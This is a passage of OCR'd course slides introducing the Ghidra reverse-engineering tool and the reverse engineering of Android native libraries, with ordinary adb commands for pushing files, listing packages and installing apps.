
Lesson 3: Introduction into Ghidra | Function Graph

- Graphical view of method
- Flows are shown in lines
- Very handy for patching




Lesson 3: Introduction into Ghidra | Symbol tree

- Symbol Tree
- Using filters
- Exports
- Imports




Lesson 3: Introduction into Ghidra | Exported Functions


- Exported functions
- Identify entry points
- Ideal for fuzz harnessing



Lesson 3: Introduction into Ghidra | Cross referencing


- Cross referencing
- Functions
- Data
- Usage of an unsafe functions






Lesson 3: Introduction into Ghidra | Loading and running scripts

- Script Manager
- Windows->Script Manager
- Loading multiple libraries script
- https://ghidra.re/courses/GhidraClass/AdvancedDevelopment/GhidraAdvancedDevelopment.html






https://labs.sentinelone.com/a-guide-to-ghidra-scripting-development-for-malware-researchers/


Lesson 3: Introduction into Ghidra | Export code for harnessing

- Exporting code for harnessing



Lesson 3: Introduction into Ghidra | Export code for harnessing

- Exporting code
- This can be used for fuzzing
- Symbols are needed



Lesson 3: Introduction into Ghidra | Wrap-up

- Summarise important points.
- Allow time for questions.

- Demo & Labs

Lesson 3: Introduction into Ghidra | Demo & Labs

- Summarise important points.
- Allow time for questions.


- Demo & Labs

Lesson 3: Reverse Engineering Android Native Libraries

- Android NDK
- Android Debugging Bridge
- Unzipping the APK
- Finding the native components
- Finding JNI Functions

Lesson 3: Reverse Engineering Android Native Libraries | Android NDK


- Native Development Kit
- Precompiled Toolset
- Creating C/C++ Libraries
- LLVM
- Using 3th party libraries



https://developer.android.com/studio/projects/add-native-code

Lesson 3: Reverse Engineering Android Native Libraries | Android Debugging Bridge


- Android Debugging Bridge
- Pushing and Pulling files
- Package Info
- Package Installation
- Package download
- Phone Info
- Logs
- Shell




https://www.automatetheplanet.com/adb-cheat-sheet/

Lesson 3: Reverse Engineering Android Native Libraries | Android Debugging Bridge

- Pushing files to device
  - adb push “source file” ”destination path”
  - “adb push /path/to/file /directory/on/device”



- Pulling files from device
  - adb pull “source file” “destination path”
  - ”adb pull /path/to/file” “destination path”



Lesson 3: Reverse Engineering Android Native Libraries | Android Debugging Bridge

- Package Info
- adb shell pm list packages –f


```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/vulnerable apps/Vulnerable apps$ adb shell pm list packages -f
package:/data/app/SmokeTestApp/SmokeTestApp.apk=com.android.smoketest
package:/system/priv-app/CtsShimPrivPrebuilt/CtsShimPrivPrebuilt.apk=com.android.cts.priv.ctsshim
package:/system/app/YouTube/YouTube.apk=com.google.android.youtube
package:/system/priv-app/GoogleExtServices/GoogleExtServices.apk=com.google.android.ext.services
package:/data/app/CubeLiveWallpapers/CubeLiveWallpapers.apk=com.example.android.livecubes
package:/system/priv-app/TelephonyProvider/TelephonyProvider.apk=com.android.providers.telephony
package:/system/priv-app/Velvet/Velvet.apk=com.google.android.googlequicksearchbox
package:/system/priv-app/CalendarProvider/CalendarProvider.apk=com.android.providers.calendar
package:/system/priv-app/MediaProvider/MediaProvider.apk=com.android.providers.media
package:/system/priv-app/GoogleOneTimeInitializer/GoogleOneTimeInitializer.apk=com.google.android.onetimeinitializer
package:/system/app/GoogleExtShared/GoogleExtShared.apk=com.google.android.ext.shared
package:/system/app/Protips/Protips.apk=com.android.protips
package:/system/priv-app/DocumentsUI/DocumentsUI.apk=com.android.documentsui
package:/system/priv-app/ExternalStorageProvider/ExternalStorageProvider.apk=com.android.externalstorage
package:/system/app/HTMLViewer/HTMLViewer.apk=com.android.htmlviewer
package:/system/priv-app/MmsService/MmsService.apk=com.android.mms.service
package:/system/priv-app/DownloadProvider/DownloadProvider.apk=com.android.providers.downloads
package:/system/app/PrebuiltBugle/PrebuiltBugle.apk=com.google.android.apps.messaging
package:/data/app/com.example.mynativetest-2/base.apk=com.example.mynativetest
```

adb shell pm list packages


```
fuzzing-android@fuzzingandroid-VirtualBox:~/Desktop/examples/vulnerable apps/Vulnerable apps$ adb shell pm list packages
package:com.android.smoketest
package:com.android.cts.priv.ctsshim
package:com.google.android.youtube
package:com.google.android.ext.services
package:com.example.android.livecubes
package:com.android.providers.telephony
package:com.google.android.googlequicksearchbox
package:com.android.providers.calendar
package:com.android.providers.media
package:com.google.android.onetimeinitializer
package:com.google.android.ext.shared
package:com.android.protips
package:com.android.documentsui
package:com.android.externalstorage
package:com.android.htmlviewer
package:com.android.mms.service
package:com.android.providers.downloads
package:com.google.android.apps.messaging
package:com.example.mynativetest
```

Lesson 3: Reverse Engineering Android Native Libraries | Android Debugging Bridge

- Package Installation
- Install Package
  - adb install MYPACKAGE.apk




- Uninstall Package
  - adb uninstall packagename



